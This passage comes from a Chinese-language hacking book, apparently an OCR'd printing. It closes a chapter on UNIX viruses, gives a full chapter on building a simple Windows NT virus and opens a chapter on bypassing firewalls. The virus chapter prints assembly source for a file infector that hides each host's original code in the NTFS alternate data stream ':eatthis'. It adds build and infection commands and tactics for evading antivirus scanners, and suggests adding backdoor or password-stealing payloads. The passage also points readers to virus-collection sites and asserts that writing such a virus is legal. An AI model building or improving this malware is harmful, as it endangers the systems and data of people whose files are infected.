清单 21.5　PolyEngine.Linux.LIME.poly 病毒的启动代码

```
.data:080499C1 LIME_END:                          ; Alternative name is "main".
.data:080499C1    MOV    EAX, 4
.data:080499C6    MOV    EBX, 1
.data:080499CB    MOV    ECX, offset gen_msg ; "Generates 50 [LiME] encrypted"
.data:080499D0    MOV    EDX, 2Dh
.data:080499D5    INT    80h                      ; Linux - sys_write
.data:080499D7    MOV    ECX, 32h
```

21.1　反病毒程序有用吗?

很不幸的是，现在的反病毒程序不适合解决这个问题，可谓是心有余而力不足。当然，这并不意味着它们一无是处；不过，盲目地相信它们却不是明智之举。像前面提到的那样，目前几乎没有可用的 UNIX 病毒。从而，反病毒扫描器也没有东西扫描。启发式分析器技术还不成熟，无法在实际生产环境中使用。

这个情形是严重的，因为很难在 script 病毒里找出固定的特征。在正常程序中，不允许出现固定的特征，固定的特征必须抵制最微小的变化，没有任何多形的要求。Kaspersky 反病毒软件可以诱捕许多现有的 script 病毒，但令人奇怪的是：它不能发现每一个被感染的文件，被感染文件最轻微的格式变化，甚至都会导致病毒被漏掉。

必须手动检查来自不可靠源头的 script，因为甚至最愚蠢的木马都可以使盲目依靠各种反病毒软件的、整个公司的活动陷入瘫痪，它可以在几秒钟之内执行完这些操作。就 script 而言，你有两种选择，一种是无条件的依靠你的供应商，另一种是不信任供应商。你得到的文件可能包含任何东西（最简单的情况下，可能包括不正确的程序）。

二进制文件的情形更糟一些。一部分原因是手动分析这样的文件需要研究者具备相当

扎实的操作系统基本功，另外一些原因是需要很多的时间。此外，普通的病毒都有抵制自动分析的能力。因此，防范病毒的最好策略是：精心配置访问控制策略，及时打补丁，经常备份重要的数据。

有必要根据实际的经验，做一个总结：

- 有些管理员误认为 UNIX 里没有病毒。然而，虽然数量比较少，但还是有的。
- 有些用户热衷于上帝的感觉，总是以 root 登录。病毒非常喜爱这样的用户。
- 影响 UNIX 的少数病毒被几乎完全缺乏的反病毒软件所抵销。
- eMule 和 IRC 是补充病毒收藏的主要来源。
- 公开的 ELF 格式和系统加载器源码简化了设计 UNIX 病毒的过程。
- 编写病毒不触犯法律。编写恶意程序犯法。
- 大约有十几种方法把病毒体插入 ELF 文件。病毒作者一般只精通二三种，因此，他们没理由抱怨英雄无用武之地。
- 编写 UNIX 和 Windows 病毒可以遵循同样的原则，但编写 UNIX 病毒更简单一些。
- Kaspersky Antivirus Encyclopedia 关于 UNIX 病毒的描述有许多错误。
- 大部分 UNIX 病毒依赖操作系统版本；因此，研究者必须在他/她的计算机上维护多个操作系统。
- 在 http://vx.netlux.org 可以发现令人印象深刻的 UNIX 病毒收藏品。

21.2 有关病毒感染的因特网资源

- “Executable and Linkable Format: Portable Format Specification.”。这是 ELF 文件格式最早的规范。强烈推荐给每一个研究 UNIX 病毒的人。http://www.ibiblio.org/pub/historic-linux/ftpparchives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz。
- “The Linux Virus Writing and Detection HOWTO.”。这是一本手把手教你怎样设计 Linux 病毒的手册，提供了许多实际的例子。http://www.creangel.com/papers/writingvirusinlinux.pef。
- “Unix Viruses.”。Silvio Cesare 的这篇文章描述了 UNIX 病毒的主要操作原则和发现它们的方法。http://vx.netlux.org/lib/vsc02.html。
- Linux Viruses——ELF File Format。Marius Van Oers 在这个文档里对现在的 UNIX 病毒做了极好的总结，并补充分析把病毒码插入 ELF 文件的技术。http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%202000.pdf。

CHAPTER

22

第 22 章　最简单的 windows NT 病毒

把病毒体插入可执行文件是一个复杂且乏味的过程。为了完成这个目标，你至少需要掌握 PE 文件的格式，并精通几十个 API 函数。如果沿着这条路继续走下去，黑客初学者在几个月内肯定写不出任何像样的东西。可以跳过开始阶段吗？可以。NTFS（New Technology File system）是 Windows Xp 下最主要的文件系统，包含丰富的特征，例如流，也被称为扩展的属性。在文件里可能存在单独的数据流（图 22.1）、




图 22.1　NTFS 在一个文件内支持几个流

冒号用于把流名和文件名分开，例如，my_file:stream。文件主体保存在没有命名的流里；也可以新建流。启动 FAR 管理器，按<Shift>+<F4>，从键盘输入文件名和流名（例如，xxx:yyy），在编辑器里输入一些文本。退出编辑器，你将看到 xxx 的长度为零。这是为什

么？你输入的内容到哪儿去了？按<F4>，你看不到任何东西。每一件事情是正确的！如果没有指定流名，文件系统只显示主流。在这个例子里，主流是空的。其他流的大小没有显示，为了显示它们的内容，必须明确指定流名。从命令行输入 more < xxx:yyy 命令，你可以看到刚才输入的文本。

因为新建其他的流不改变文件的表面大小，因此，把病毒体插入其他的流里，可能不会引起注意。但为了把控制权传给插入的那个流，必须修改主流。这将不可避免的导致 Checksum 被改变，反病毒监控器可不喜欢这种情形。稍后将介绍 Checksum 的问题和反病毒监控器。目前，把精力放在插入方法上。

22.1 病毒操作的算法

合上 PE 格式的手册，因为你暂时不需要它。这里考虑的插入方法如下：在目标文件里创建另外的流，把文件主体拷到新建的流里，用把控制权传给病毒体的 shellcode 改写原来的文件主体。这类病毒只有保存在 Windows NT/2000/XP 的 NTFS 磁盘上才能正常工作。对于 FAT 分区，被感染文件的原始内容将丢失，那可真是悲惨的结局。如果用不支持流的压缩工具打包文件，也会落得同样的下场。WinRAR 支持流——因此，当你打包文件时，如果想保存流，不要忘了在 Archive name and parameters 窗口的 Advanced tab 里选择 Save file streams 复选框（图 22.2）。




图 22.2 WinRAR 支持流

插入时还会碰到另外的问题：Windows 拒绝访问当前正打开的文件，因此，如果病毒想把病毒体插入 explorer.ext 或 firefox.exe，肯定会空手而归。从病毒的角度来看，这真是糟透了。不过，机灵的病毒会自寻出路。锁定的文件不能打开，但是可以改名。例如，病

毒可以把 explorer.exe 改为 shutdown。然后新建一个命名为 explorer.exe 的文件，把病毒体放入新文件的主流，把 explorer.exe 原来的内容拷到其它的流。当下一次系统启动时，由病毒新建的 explorer.exe 文件将得到控制，它可能会删除 shutdown 文件，也可能把它留下。不过，如果留下的话，可能会被反病毒监控器发现，从而引起用户的警惕。

现在该解决反病毒监控器的问题了。对整个感染过程来说，把病毒体插入文件只完成了一半工作，而且还不是最难的一半。病毒作者必须解除反病毒扫描器和监控器带来的威胁。没有一件事情是简单的。病毒可以在系统启动之后，立即屏蔽反病毒软件对文件的访问，并在整个会话期间一直维护这种状态，直到重启（又开始同样的轮回）。这样的话，反病毒软件将不能访问文件，从而也就不能发现它们是否被修改。操作系统可以用各种方法实现锁定——从重设 dwSharedMode 标记调用 CreateFile 函数，到调用 LockFile/LockfileEx 函数。关于此主题的更多细节，可以在相应平台的 SDK 中找到。

大部分病毒的通病是，把病毒体插入文件后，便在一边谦恭地等待，直到反病毒软件访问文件并发现它们的存在，把它们绞杀。不过，现在的磁盘非常大，扫描一遍要花很长时间，经常要几个小时。反病毒扫描器通常一次只能检查一个文件。这意味着如果病毒像云游僧一样，不停地从一个文件迁移到另一个文件，那么被反病毒软件发现的机率将迅速下降。

本章介绍的实验室病毒是这样操作的，它把病毒体插入文件，等待 30 秒，然后从文件中移走病毒体，并把它插入另一个。这短暂的等待，主要是为了减少反病毒软件的注意。然而，即使等待 30 秒，也使硬盘活动变得相当可观。在没有用户访问硬盘时，指示磁盘活动的 LED 有规律地闪烁，肯定会引起有经验用户的警惕；因此，病毒必须采取更隐秘的行动。例如，监控磁盘活动，仅当用户访问文件时再执行感染。写一个程序来完成这样的任务并不太难。这类程序地例子是由 Mark Russinovich 所写的 File Monitor（http://www.sysinternals.com），附带源码。

22.2　实验室病毒的源码

几乎从来不用自然语言描述计算机算法。它们意思太含糊，而且自相矛盾。

清单22.1提供的是带注释的病毒关键片段。这里省略了技术细节。本书附带的CD-ROM里提供它们的源码，文件名是 xcode.asm。

清单 22.1　实验室病毒源码的关键片段

```
section '.code' code readable executable
start:
        ; Delete the temporary file.
        PUSH shutdown
        CALL [DeleteFile]
```

```
        ; Determine the name.
        PUSH 1000
        PUSH buf
        PUSH 0
        CALL [GetModuleFileName]

        ; Read the command line.
        ; The --* file name option - infect
        CALL [GetCommandLine]
        MOV  EBP, EAX
        XOR  EBX, EBX
        MOV  ECX, 202A2D2Dh ;

rool:
        CMP  [EAX], ECX                 ; Is this "--*"?
        JZ   infect
        INC  EAX
        CMP  [EAX], EBX                 ; End of the command line?
        JNZ  rool

        ; Output the diagnostic message
        ; confirming the virus's presence in the file.
        PUSH 0
        PUSH aInfected
        PUSH aHello
        PUSH 0
        CALL [MessageBox]

        ; Add the name of the NTFS stream to the file name.
        MOV  ESI, code_name
        MOV  EDI, buf
        MOV  ECX, 100; code_name_end - code_name
        XOR  EAX, EAX
        REPNE SCASB
        DEC  EDI
        REP  MOVSB

        ; Start the NTFS stream for execution.
        PUSH xxx
        PUSH xxx
        PUSH EAX
        PUSH EAX
        PUSH EAX
        PUSH EAX
        PUSH EAX
        PUSH EAX
```

```
        PUSH EBP
        PUSH buf
        CALL [CreateProcess]
        JMP go2exit                    ; Exit the virus.

infect:
        ; Set eax to the first character of the target file
        ; (from now on, called the destination, or dst for short).
        ADD  EAX, 4
        XCHG EAX, EBP

        XOR  EAX, EAX
        INC  EAX

        ; Check the dst for infection.

        ; Rename dst as shutdown
        PUSH shutdown
        PUSH EBP
        CALL [RenameFile]

        ; Copy the main stream of dst into shutdown.
        PUSH EAX
        PUSH EBP
        PUSH BUF
        CALL [CopyFile]

        ; Add the NTFS stream name to the new name.
        MOV ESI, EBP
        MOV EDI, buf
copy_rool:
        LODSB
        STOSB
        TEST AL, AL
        JNZ copy_rool
        MOV ESI, code_name
        DEC EDI
copy_rool2:
        LODSB
        STOSB
        TEST AL, AL
        JNZ copy_rool2

        ; Copy shutdown into dst:eatthis.
```

```
        PUSH EAX
        PUSH buf
        PUSH shutdown
        CALL [CopyFile]

        ; Length of correction of the file to be infected

        ; Delete shutdown.
        PUSH shutdown
        CALL [DeleteFile]

        ; Output the diagnostic message
        ; confirming successful infection.
        PUSH  0
        PUSH  aInfected
        PUSH  EBP
        PUSH  0
        CALL  [MessageBox]

        ; Exit the virus.
go2exit:
        PUSH  0
        CALL  [ExitProcess]

section '.data' data readable writeable
        shutdown   DB "shutdown", 0    ; Name of the temporary file
        code_name  DB ":eatthis", 0    ; Name of the stream, in which
        code_name_end:                 ; the main body will be stored

        ; Various text strings displayed by the virus
        aInfected DB "infected",0
        aHello    DB "Hello, you are hacked!"

        ; Various buffers for auxiliary purposes
        buf RB 1000
        xxx RB 1000
```

22.3 编译并测试这个病毒

为了编译这个病毒代码，需要 FASM 编译器，可以在 http://flatassembler.net/找到免费

的 Windows 版本。其他的编译器，如 MASM 和 TASM，不适合用在这里，因为它们使用不同的语法。

下载 FASM，解压缩，从命令行输入：fasm.exe xcode.asm。如果一切顺利，将生成 xcode.exe。用--*命令行选项，后面跟目标文件名，执行它。例如，为了感染 notepad.exe，输入：xcode.exe --* notepad.exe。紧接着弹出的对话框报告感染成功（图 22.3）。如果没有弹出对话框，表明感染失败。如果失败了，有必要确认 xcode.exe 是否具有感染所需要的访问权限。病毒不准备靠自己的力量捕获它们，至少现在来说。

启动被感染的 notepad.exe。病毒为了证实它的存在，立即显示对话框，在你按 OK 之后，病毒把控制权传给原来的程序代码（图 22.4）。




图 22.3　感染文件成功




图 22.4　被感染文件启动时的反应

当然，我们可以从最终版本的病毒里移去对话框，并用定制的负载替换它，那样会更酷一些。每件事情要视病毒作者的意图和想像力而定。例如，可以把屏幕显示的内容颠个个。

被感染的文件具有自我繁殖所需要的能力，可以感染其他的可执行文件，例如，notepad.exe --* sol.exe。明智的用户不会通过命令行的方式感染文件，这个病毒也不包含搜索下一个“受害者”的过程。病毒作者必须自己把这样的进程加入病毒体。如果你希望这样做，要记住，写像这样的病毒不犯法（它不执行任何破坏活动，不主动感染文件。因此，它算不上恶意程序）。然而，如果在病毒体中增加恶意负载和主动寻找攻击目标的过程，把它变成恶意程序，那就是犯法。

因此，找出其他的方法来改进病毒可能会更好一些。当文件被重新感染时，当前版本用病毒体改写原来的代码（改写后无法恢复），文件停止工作。可以解决这个问题吗？有可能在把病毒体拷到文件之前，为其增加一个感染检查。用文件名和流名（例如，notepad.exe:eatthis）调用 Createfile 函数；如果打开文件失败，表示文件不包含 eatthis 流，意味着它还没有被感染。如果打开文件成功，表明它已经被感染了。在这种情况下，有必要放弃感染，或者选择另外的流：eatthis_01，eatthis_02，eatthis_03，等等。

另外一个问题是，病毒不会纠正目标文件的长度，在插入病毒体之后，文件的大小将减为 4KB（当前 xcode.exe 的大小）。哦，太糟糕了！用户会立即注意到这个卑鄙的行径（explorer.exe 只有 4KB！太不可思议了）。在此之后，用户肯定会启动反病毒软件，病毒的下场可想而知了。然而，做什么可以使目标文件保持感染前的长度更容易些，把病毒体拷到这里，然后以写的方式打开文件，调用 SetFilePointer 函数设置指向原来大小的指针，

从而把目标文件增加到原来的大小？

这些是细枝末节。主要问题是病毒已经写出来了。现在，病毒作者可以扩展它的功能。毕竟，病毒是为了更多地自我繁殖而存在的。每一个病毒都有它自己的使命和目标，例如打开后门或窃听密码。

前面建议的插入方法不太理想。不过，这远比在系统注册表里注册这个病毒要好一些，注册表是众人虎视眈眈的目标，例如文件监控器，磁盘医生，等等。顺便说一下，明智的病毒作者为了避免受到自己编写的病毒的破坏，总会在手边备有解药。例如，下面的批处理文件从 eatthis 流找回文件原来的内容，并把它写到 reborn.ext 文件（清单 22.2）。

清单 22.2　用于恢复被感染文件的批处理文件

```
more < %1:eatthis > reborn.exe
ECHO I'm reborn now!
```


22.4　枚举流

可以发现文件里包括哪些流吗？Windows 自带的工具没有提供这样的能力；也缺乏与流有关函数的正式文档，只有原始 API 可用。它们是 NtCreateFile，NtQueryEaFile，和 NtSetEaFile，可以在网上找到它们的描述，实际上，Tomasz Nowak 所著的《Undocumented Functions for Microsoft Windows NT/2000》对它们有所介绍，可以从 http://undocumented.ntinternals.net/title.html 下载这个文档的免费电子版。#29A 病毒杂志第 5 期的“Win2k.Stream”也值得一读。还可以参考其他的电子杂志。

连同其它他参数一起，调用 NtCreateFile 函数来新建流，接受利用 EaBuffer 传递的、指向 FILE_FULL_EA_INFORMATION 结构的指针。像一个变体，当用正常的方式打开文件时，可以使用 NtSetEaFile 函数，通过把 NtCreatefile 返回的描述符传递给它。NtQueryEaFile 读取所有已经存在的流，并进行评估。在 ntddk.h 文件里可以找到这些函数的原型和结构定义，那里面还包含了详细的注释，通过学习，你可以掌握这些概念，并对细节有进一步的理解。

22.5　有用的资源

- http://vx.netlux.org。收集了非常多的病毒，并介绍怎样编写病毒。
- Hhttp://flatassembler.net/。这是免费的、Windows 版本的 FASM——最好的编译器。



第 5 部分
防火墙、蜜罐和其他保护系统

大部分公司都会用严格配置的防火墙保护网络边界，防范黑客初学者和好斗的小孩，从而保证内部用户的安全。不过，对有经验的黑客来说，甚至那些由富有经验的管理员配置的防火墙也算不上什么太大的障碍。

CHAPTER

23

第 23 章　绕过防火墙

黑客苦练杀敌本领的同时，安全专家也没有闲着，防火墙技术的日新月异就是确凿的证据。不过，黑客面对困难、压力从来不会妥协，也不会消失。这得益于新的安全漏洞不断涌现。Hacking 的钥匙是创新，他们用防火墙做实验，学习已有和新出现的标准，研究反汇编后的代码，搜索，搜索，再搜索，从来不虚度光阴。

通常意义上的防火墙是一组确保适当访问级别的限制系统，基于灵活的规则控制进出的流量。简单地说，防火墙只允许管理员指定的流量通过，而屏蔽其他的包（图 23.1）。

市场上有两类主流防火墙——包过滤（也称为包过滤网关），和应用代理。Check Point 的防火墙产品属于第一类，Microsoft Proxy Server（译注：现在是 Microsoft ISA Server）属于第二类。




图 23.1　被防火墙保护的网络节点与被砖墙保护的一样安全

包过滤对于用户来说是透明的，保证了高性能，但不太可靠。这类防火墙是一种广义的路由设备，接受来自内外网的数据包，根据规则决定哪些包可以通过，哪些包不能通过（丢弃）。如果有必要，包过滤防火墙可以通知被丢弃包的发送者。这类防火墙大都工作在IP层，然而对IP支持的级别与质量像过滤一样，也不是很理想；因此，攻击者可以轻松欺骗防火墙。对于家用计算机，这样的防火墙或许有些用处。然而，被保护的网络里即使只有一台低端的路由器，那么购买这样的防火墙只会增加费用，而不会对提高安全性有明显的帮助。在路由器上很容易配置包过滤规则。

软件代理是普通代理服务器，监听预定义的端口（例如，端口25，110，80），支持预定义服务的通信。与包过滤“按照原样”传递IP包相比，代理亲自组装IP包，从中去掉用户的包头，附上新的TCP头部，并把所得到的包分解为IP包，如果有必要，将转换IP地址。如果这类防火墙没有设计错误，在网络层欺骗它是不可能的。另外，对攻击者而言，它隐藏了内部网的结构，因为从外部看，只有防火墙是可见的。为了达到最高级别的保护，管理员可以在防火墙上启用额外的认证和授权过程，这些过程将在遥远的边界拦截入侵者。毫无疑问，这些都是代理的优势。

现在，该谈谈代理的缺点了。首先，使用起来不太方便，因为它限制了用户可以选择的应用程序（不是所有的应用程序都支持代理）。第二，它们比包过滤慢很多，性能下降明显（尤其是在快速链路上）。因此，在这里，我们主要关注包过滤防火墙，而把软件代理暂搁一边。

这两类防火墙通常还包括裁剪后的IDS（Intrusion Detection System），用它分析网络请求，发现潜在危险的活动，例如，访问不存在的端口（端口扫描经常干这样的事），TTL（Time To Live）等于1的包（trace经常会发送这样的包），等等。防火墙的这些特征使攻击更加复杂化，黑客必须谨慎行事，因为每个错误都可能使他/她失去机会。然而，集成的IDS智能化程度太低，因此，大部分管理员把这个任务交给专门的IDS，例如ISS的Real Secure，NSFocus的Iceye。

根据网络配置情况，防火墙可以装在单独的计算机上，也可以与其他系统共享一台机器。在大部分情况下，在Windows上流行的个人防火墙直接安装在被保护的计算机上。如果它是一个巧妙设计的包过滤防火墙，那么这个系统的保护级别几乎可以和用专用防火墙保护的系统相媲美。本地软件代理只能防护几种类型的攻击（例如，它们可以屏蔽通过IE传播木马的行为），而忽视其他类型的攻击。在UNIX系统里，默认存在包过滤防火墙，发行版中也带有很多代理服务器软件；因此，Linux的用户一般不需另外采购此类软件。

23.1 防火墙能防御和不能防御的威胁

通常，包过滤允许你关闭所有进出的TCP端口，全部或部分屏蔽一些协议（例如ICMP

（Internet Control Message Protocol）），拒绝与特殊的 IP 地址建立连接，等等。正确配置的网络至少包含两个域：（1）被防火墙保护的内部网和工作站，网络打印机，内部数据库服务器，和其他的资源。（2）DMZ 区（demilitarized zone），这里放置接受来自因特网访问的公开服务器（图 23.2）。

